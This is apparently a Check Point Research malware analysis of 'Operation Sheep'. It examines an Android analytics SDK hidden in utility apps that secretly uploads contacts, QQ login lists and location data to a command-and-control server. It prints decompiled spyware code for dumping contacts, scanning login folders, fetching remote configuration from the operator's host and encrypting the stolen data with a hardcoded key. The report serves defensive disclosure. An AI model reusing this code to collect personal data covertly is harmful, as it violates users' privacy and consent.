Operation Sheep: Pilfer-Analytics SDK in Action

research.checkpoint.com/operation-sheep-pilfer-analytics-sdk-in-action

March 13, 2019

March 13, 2019
Research by: Feixiang He, Andrey Polkovnichenko

Check Point Research has recently discovered a group of Android applications massively harvesting contact information on mobile phones without the user's consent. The data stealing logic hides inside a data analytics Software Development Kit (SDK) seen in up to 12 different mobile applications and has so far been downloaded over 111 million times.

Dubbed 'Operation Sheep', this massive data stealing campaign is the first known campaign seen in the wild to exploit the Man-in-the-Disk vulnerability revealed by Check Point Research earlier last year.


The Attack Vector

The SDK, named SWAnalytics, is integrated into seemingly innocent Android applications published on major 3rd party Chinese app stores such as Tencent MyApp, Wandoujia, Huawei App Store, and Xiaomi App Store. After app installation, whenever SWAnalytics senses victims opening up infected applications or rebooting their phones, it silently uploads their entire contacts list to Hangzhou Shun Wang Technologies controlled servers.

From our first malicious sample encounter back in mid-September until now, we have observed 12 infected applications, the majority of which are in the system utility category. In the Tencent MyApp store alone, 8 of 12 infected applications have a staggering total number of over 111 million downloads. In theory, Shun Wang Technologies could have collected a third of China's population names and contact numbers if not more.

With no clear declaration of usage from Shun Wang, nor proper regulatory supervision, such data could circulate into underground markets for further exploit, ranging from rogue marketing, targeted telephone scams or even friend referral program abuse during November's Single's Day and December's Asian online shopping fest.


This paper will cover the discovery of this campaign, dubbed 'Operation Sheep', and an analysis of SWAnalytics. We will also discuss the value of contact data from a cyber criminal's perspective, and assess the fallout effect of Operation Sheep on the global mobile data security landscape.


SDK
SWAnalytics
1 Malicious SDK is used in innocent utility apps
测速大师 官方 "Official"
4.8分 (3258人评论)
3.58 milliom downloads
358万下载 · 6.7M · 无广告 分类: 工具
2 User downloads infected app to phone
3 App uploads user's contacts to Shun Wang Technologies

Operation Sheep's Attack Flow

Emergence of the Attack

In mid-September, an app named 'Network Speed Master' stood out on our radar with its rather unusual behavior patterns. Upon initial analysis, we observed frequent access to the user's contacts data together with a sudden network transmission surge when the app is opened or the mobile phone is rebooted. As a system utility application that simply tests network connection speed, it reaches far beyond reasonable actions. Deeply intrigued, we took a closer look.


测速大师 官方 "Official"

4.8分 (3258人评论)

3.58 milliom downloads

358万下载 · 6.7M · 无广告 分类: 工具

Figure 1: 'Network Speed Master' on Tencent MyApp

We began with the app's long Android permissions requirement, which usually signals excessive data collection.

```
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.DISABLE_KEYGUARD" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.BLUETOOTH" />
<uses-permission android:name="android.permission.READ_SETTINGS" />
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES" />
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE" />
<uses-permission android:name="android.permission.CLEAR_APP_CACHE" />
```

Figure 2: The Android permissions Network Speed Master asks for

Although it is worrying to see that most of the permissions were not related to the app's main features, it was still too early to conclude that Network Speed Master is a malware in and of itself.

Although, many legitimate advertisement SDKs rely on bespoke permissions to profile users in order to study user preferences and promote personalized advertisement content, we became much more skeptical when the "CoreReceiver" module appeared in the app's manifest. This module monitors a wide range of device activities including application installation / remove / update, phone restart and battery charge.

```
<service android:name="com.shunwang.service.CoreService">
  <intent-filter>
    <action android:name="com.shunwang.service.alarm" />
  </intent-filter>
</service>
<receiver android:exported="true" android:name="com.shunwang.service.CoreReceiver">
  <intent-filter>
    <action android:name="android.intent.action.PACKAGE_ADDED" />
    <action android:name="android.intent.action.PACKAGE_REMOVED" />
    <action android:name="android.intent.action.PACKAGE_REPLACED" />
    <data android:scheme="package" />
  </intent-filter>
  <intent-filter>
    <action android:name="com.tencent.android.tpush.action.PUSH_MESSAGE" />
    <action android:name="com.tencent.android.tpush.action.FEEDBACK" />
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED" />
    <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
    <action android:name="android.intent.action.USER_PRESENT" />
    <action android:name="com.igexin.sdk.action.refreshls" />
    <action android:name="android.intent.action.MEDIA_MOUNTED" />
    <action android:name="android.intent.action.ACTION_POWER_CONNECTED" />
    <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED" />
  </intent-filter>
</receiver>
```

Figure 3: CoreService and CoreReceiver event triggers

Following the user contacts data flow, we quickly landed on the actual contact data stealing module.

It indeed dumps the user's entire contact list in a name-number pair format (e.g. "John Oliver: 1234567890"), concatenates pairs into a giant string, and then finally sends it out to a remote server.

Examining user contacts to understand a user's social network is a popular marketing research method found in many advertisement SDKs. In order to protect user privacy, however, a legitimate SDK usually only collects contact names or numbers. Some even adopt a cryptographic approach to generate unique hash of name-number combinations so that the actual data is not collected at all.

Massively uploading identifiable contact details, though, is unacceptable and in many countries constitutes a violation of data privacy regulations.


The Exception to the Rule

Interestingly, the SDK developer seems to ignore old Android devices below Marshmallow on purpose. According to Google, Android Marshmallow and above represent 70% of Android devices. From an operational perspective, it seems to be a time and money saving trade-off that SWAnalytics made by avoiding to prolong compatibility support in order to keep its malicious code simple.

Furthermore, we also observed a mysterious data stealing exemption. If it is a Meitu Phone, SWAnalytics will not collect the user's contacts data at all.

Network Speed Master's Code


Upon establishing its malicious nature, we expanded our analysis scope to Network Speed Master's overall code base.



```
public static String getAllContactsInSingleString(Context arg9) {
    String[] v2 = null;
    StringBuilder v6 = new StringBuilder();
    if(Build$VERSION.SDK_INT >= 23 && (h.e(arg9))) {
        Uri v1 = ContactsContract$Contacts.CONTENT_URI;
        ContentResolver v0 = arg9.getContentResolver();
        Cursor v7 = v0.query(v1, v2, ((String)v2), v2, ((String)v2));
        if(v7 != null) {
            while(v7.moveToNext()) {
                String v8 = v7.getString(v7.getColumnIndex("_id"));
                v6.append(v7.getString(v7.getColumnIndex("display_name"))).append(":");
                v7.getString(v7.getColumnIndex("_id"));
                Cursor v1_1 = v0.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, v2, "contact_id = " + v8, v2, ((String)v2));
                if(v1_1 != null) {
                    while(v1_1.moveToNext()) {
                        v6.append(v1_1.getString(v1_1.getColumnIndex("data1"))).append("|");
                    }

                    if(v6.toString().endsWith("|")) {
                        v6.deleteCharAt(v6.length() - 1);
                    }
                }

                if(v1_1 != null) {
                    v1_1.close();
                }

                v1_1 = v0.query(ContactsContract$CommonDataKinds$Email.CONTENT_URI, v2, "contact_id = " + v8, v2, ((String)v2));
                if(v1_1 != null) {
                    while(v1_1.moveToNext()) {
                        v6.append("|").append(v1_1.getString(v1_1.getColumnIndex("data1")));
                    }

                    if(v6.toString().startsWith("|")) {
                        v6.deleteCharAt(0);
                    }
                }
```

Figure 4: The user contacts stealing code which interestingly only targets newer Androids.

It turns out that contacts data isn't the only unusual data SWAnalytics is interested in. SWAnalytics also has a "smart" approach to collect the user's QQ login data. (QQ is one of most popular instant messaging application in China. Both QQ and WeChat belong to Tencent.)




```
public static String getPhoneInfoAppListContactsQq(Context arg3) {
    StringBuilder v0 = new StringBuilder();
    v0.append(QQUtil.getQQLoginedList(arg3)).append("\t");
    v0.append(DeviceUtil.getPhoneNumberInfo(arg3)).append("\t");
    v0.append(DeviceUtil.getInstallPackageList(arg3, com.shunwang.a.a.h)).append("\t");
    if(!"Meitu".equals(DeviceUtil.phoneBrand())) {
        v0.append(DeviceUtil.getAllContactsInSingleString(arg3));
    }

    return v0.toString();
}
```

Figure 5: Entry of data stealing code with Meitu phone exemption

The Man-in-the-Disk Connection

With default settings, SWAnalytics will scan through an Android device's external storage, looking for directory "tencent/MobileQQ/WebViewCheck". This folder hosts QQ login data chache. By listing sub-folders, SWAnalytics is able to infer QQ accounts which have never been used on the device.

In Slava Makkaveev's Man-in-the-Disk research, he discussed the risk of hosting sensitive application data in publicly accessible external storage. Operation Sheep is the first campaign we have observed in the wild that abuses similar concept since our MitD publication.



```
public class QQUtil {
    public static String getQQLoginedList(Context arg8) {
        String v0_1;
        if(h.d(arg8)) {
            File[] v1 = new File(j.externalMountStorageDir() + a.qqLoginDataDir).listFiles();
            StringBuilder v2 = new StringBuilder();
            if(v1 != null) {
                int v3 = v1.length;
                int v0;
                for(v0 = 0; v0 < v3; ++v0) {
                    v2.append(v1[v0].getName()).append(":").append(v1[v0].lastModified()).append(",");
                }

                if(v2.toString().endsWith(",")) {
                    v2.deleteCharAt(v2.length() - 1);
                }

                v0_1 = v2.toString();
            }
            else {
                goto label_38;
            }
        }
        else {
        label_38:
            v0_1 = "";
        }

        return v0_1;
    }
}
```

```
static {
    a.a = "appkey_sessionid";
    a.qqLoginDataDir = "tencent/MobileQQ/WebViewCheck";
    a.d = "";
    a.e = 5000;
    a.f = 30000;
    a.g = 1800000;
    a.i = true;
    a.isDebugEnv = false;
    a.n = 1;
}
```

Figure 6: Code to scan QQ login details

To make this data harvesting operation flexible, SWAnalytics equips the ability to receive and process configuration files from a remote Command-and-Control server. Whenever users reboot their device or open up Network Speed Master, SWAnalytics will fetch the latest configuration file from “http[:]//mbl[.]shunwang[.]com/cfg/config[.]json”.

```
{
        "gps_timeout": 5000,
        "system_app": 0,
        "info_address": "tencent/MobileQQ/WebViewCheck",
        "bs_time":900
}
```

Figure 7: The latest configuration file from the C&C server

“gps_timeout” defines the time interval (in milliseconds) between the device’s GPS coordinates tracking attempts. Currently it leaks user geolocation every five seconds, which is a concerning behavior. “system_app” is a Boolean value which can be either 0 (false, do not include system applications in the device application list and send to C&C server) or 1 (true, include system applications). “info_address” is the directory SWAnalytics uses to search for QQ login details. “bs_time” defines time interval in seconds to leak all captured device data. It is also the check interval to make sure the data stealing process is alive. Currently, the data stealing process wakes up every 15 minutes.

```
    public void a(JSONObject arg3) {
        if(com.shunwang.a.a.isDebugEnv) {
            Log.i("response", arg3.toString());
        }

        this.parseConfigJson(arg3);
        a.a(this.a);
    }

    private void parseConfigJson(JSONObject arg5) {
        boolean v0 = true;
        com.shunwang.a.a.gpsTimeout = arg5.optInt("gps_timeout", com.shunwang.a.a.gpsTimeout);
        if(arg5.optInt("system_app", 0) != 1) {
            v0 = false;
        }

        com.shunwang.a.a.systemApp = v0;
        com.shunwang.a.a.qqLoginDataDir = arg5.optString("info_address", com.shunwang.a.a.qqLoginDataDir);
        com.shunwang.a.a.g = arg5.optInt("bs_time", com.shunwang.a.a.g / 1000) * 1000;
    }
}

public a(Context arg7) {
    super(0, "http://mbl.shunwang.com/cfg/config.json", "", new b(arg7), new com.shunwang.net.a$a(arg7));
}
```

Figure 8: the code to process the configuration file fetched from C&C server

The final part of Operation Sheep is to send data to Shun Wang's C&C servers. Given the vast amount of data SWAnalytics leaks, it breaks down messages to C&C servers into five categories denoted by four digit numbers:

Message code	Usage
1001	Device information including geo-location, MAC address, installed application list, phone brand and model
1002	User contacts and QQ login list
1003	Current running applications
1005	UMENG_KEY (popular Chinese advertisement SDK Umeng) heartbeat
1006	Running process list and PID (process ID)


Each data message sent to the C&C server follows the format of:

```
<category_number> <msg_serial_number> <appkey_sessionid> <session_id> <current_datetime> <data>
```

To make sure the data is only readable to Shun Wang servers, SWAnalytics applies DES encryption twice. It uses the master encryption key "#dc?*-y1" to encrypt data before it's sent to C&C server. In order to hide the master key, SWAnalytics uses another hard-coded passcode "123456" to encrypt its master key.

```
static {
    a.encryptionKey = UDFDES.b("IwXmnQK25DU2yT71giqSvQ==", "123456");
}
```

Figure 9: master key encryption



```
public class c {
    public static String encodeDataString(int arg4, String arg5) {
        String v0_1;
        StringBuilder v0 = new StringBuilder();
        v0.append(arg4).append("\t");
        v0.append(a.a()).append("\t");
        v0.append(a.d).append("\t");
        v0.append(a.b()).append("\t");
        v0.append(a.c()).append("\t");
        v0.append(System.currentTimeMillis()).append("\t");
        v0.append(arg5);
        if(a.isDebugEnv) {
            f.b(v0.toString());
            v0_1 = "data=" + v0.toString();
            return v0_1;
        }

        try {
            v0_1 = "data=" + URLEncoder.encode(UDFDES.a(v0.toString(), a.encryptionKey).replaceAll("\n", ""), "utf-8");
        }
        catch(UnsupportedEncodingException v0_2) {
            v0_2.printStackTrace();
            v0_1 = null;
        }

        return v0_1;
    }
}
```

Figure 10: data transmission encryption

The Hunt

Upon concluding Network Speed Master's malicious behaviors, it was time to look for the big picture. During several months of investigation and continuous monitoring, we discovered 12 applications infested with SWAnalytics published in various channels.

Because of the high segmentation of Android application publishing channels in China, this table is not an exhaustive list. Our research looked into 360 Qihoo Appstore, Baidu Appstore, Huawei Appstore, Tencent MyApp, Wandoujia, and Xiaomi Appstore. By the time of this publication, there's no sign indicating SWAnalytics has penetrated Google Play yet.

App name	Package name	Developer	Major publish channels	Confirmed infested version
Incoming Call Flashlight	com.hd.fly.flashlight	Hangzhou Hui Mao	All 6 stores	2.3.1 to 2.3.4
Network Speed Master	com.syezon.lab.networkspeed	Hangzhou Syezon	All 6 stores	2.7.7 to latest
Battery Doctor	com.isyezon.kbatterydoctor	Hangzhou Syezon	All 6 stores	1.3.7 to 1.3.9.
Wi-Fi Password Key	com.syezon.wifikey	Hangzhou Syezon	All except Huawei and Xiaomi	1.2.8 to 1.3.1
Wi-Fi Signal Amplifier	com.syezon.wifi	Hangzhou Syezon	All 6 stores	3.7.0 to 3.7.5
Syoo Video	com.syoogame.yangba	Hangzhou Shun Wang	All except Baidu and Xiaomi	2.6.5 to latest
Super Battery Charge	com.hodanet.charge	Hangzhou Hodanet	All except 360 and Xiaomi	2.3.6 to latest

Happy Fishing (and 2 variants)	com.hzfy.kldwby.nearme.gamecenter com.hzfy.kldwby.mi com.hzfy.kldwby.huawei	Hangzhou Fuyun	Only published on Shun Wang website	6.4.6 to latest
91Y Live	com.live91y.tv	Hangzhou Fuyun	All 6 stores	182 to latest
91Y Game	com.lixxix.hall	Hangzhou Fuyun	Currently only available on Shun Wang website	4.8.15

In order to understand SWAnalytics' impact, we turned to public download volume data available on Chandashi, one of the app store optimization vendors specialized in Chinese mobile application markets.

We derived a monthly new installation volume of six popular applications of interest. Data points span from September 2018 to January 2019 where we observed over 17 million downloads in just five months. Most of the infected applications maintained a solid month-on-month growth rate with already huge user bases, and although the new download volume does not necessarily result in an exact number of unique and freshly infected user numbers, we believe it does signal large scale compromise and a growing threat to users.




Figure 11: data derived from chandashi.com, excluding Xiaomi Appstore.

The Value of Personal Contact Information

Compared to financial data and government issued ID document information, personal contact information is often treated as less sensitive data. According to popular belief, it requires extra effort to exploit such data while potential profits do not match a hacker's effort. Hence it is unlikely to be targeted. However, the landscape is changing with deep specialization in underground markets and new "business models" available to profit from such personal contact data.

In 2018, intense competition among internet companies created a rush of new user acquisitions. It resulted in waves of cellphone number-based friend referral programs. In China alone, we have seen underground market “sheep shavers” ported SMS rogue marketing strategy to spread Alipay Red Packet referral URL links. When receivers click on these referral links, both the sender and receiver receives a small amount of credit in their Alipay accounts.

In 2019 new year trend predictions, multiple media outlets such as the BBC’s ‘Business Matters’ program and Forbes mentioned the online retail sector could expect great competition. In South East Asia alone, for example, Amazon, Alibaba backed Lazada and Shopee will each directly face-off against each other in regional markets.

Indeed, during 2018’s year-end December sales promotion, Lazada already adopted the Alipay style referral program. In the same way, similar marketing campaigns are expected from competing vendors in 2019. As a result, this malicious trend in the mobile arena will fuel sheep shavers’ interest in carrying out similar cyber operations in regional markets outside of China.

Figure 12: Lazada referral reward during December 2018’s end of year sales promotion

In a heuristic view, Operation Sheep presents a rising security threat from 3rd party SDKs. In Operation Sheep’s case, Shun Wang likely harvests end user contact lists without application developer acknowledgement. This behavior does not benefit end users nor application developers. Rigorous code review is needed to prevent such pilfering behavior in so-called data analytics SDKs.

During our investigation, BuzzFeed News reported alleged advertisement fraud from Cheetah Mobile SDK too. According to Cheetah Mobile’s follow-up investigation, fraudulent behaviors came from two 3rd party SDKs (Batmobi, Duapps) integrated inside Cheetah SDK. Both these cases should be loud reminders to application developers in 2019 that before integrating SDKs into their mobile applications developers need to be aware of potential risks of undocumented and malicious behaviors implemented in 3rd party SDKs.

Mitigation

Users are strongly advised to uninstall bespoke applications immediately. Stolen data is transmitted via HTTP protocol. It means not only that Shun Wang gets the victim’s data but that a malicious 3rd party can also intercept and acquire it.

References:

https://research.checkpoint.com/androids-man-in-the-disk/

https://en.wikipedia.org/wiki/Thirty-Six_Stratagems

